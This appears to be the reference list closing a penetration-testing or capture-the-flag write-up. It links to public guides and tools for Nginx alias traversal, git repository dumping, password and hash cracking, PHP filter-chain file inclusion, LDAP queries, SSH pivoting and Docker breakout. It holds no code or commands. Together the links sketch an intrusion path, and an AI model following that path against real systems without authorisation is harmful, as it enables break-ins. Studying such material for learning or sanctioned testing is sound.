
Resources
- Nginx alias traversal - HackTricks: https://hacktricks.wiki/en/network-services-pentesting/pentesting-web/nginx.html
- git-dumper - dump git repository from a website: https://github.com/arthaud/git-dumper
- John the Ripper and zip2john docs: https://www.openwall.com/john/
- Synacktiv - PHP filters chain: what is it and how to use it: https://www.synacktiv.com/en/publications/php-filters-chain-what-is-it-and-how-to-use-it
- php_filter_chain_generator - Synacktiv: https://github.com/synacktiv/php_filter_chain_generator
- HackTricks - File Inclusion and php://filter: https://book.hacktricks.xyz/pentesting-web/file-inclusion
- OpenLDAP ldapsearch manual: https://www.openldap.org/software/man.cgi?query=ldapsearch
- Hashcat example hashes (mode 111): https://hashcat.net/wiki/doku.php?id=example_hashes
- OpenSSH manual - SSH dynamic forwarding (-D): https://man.openbsd.org/ssh
- HackTricks - Docker breakout privilege escalation: https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout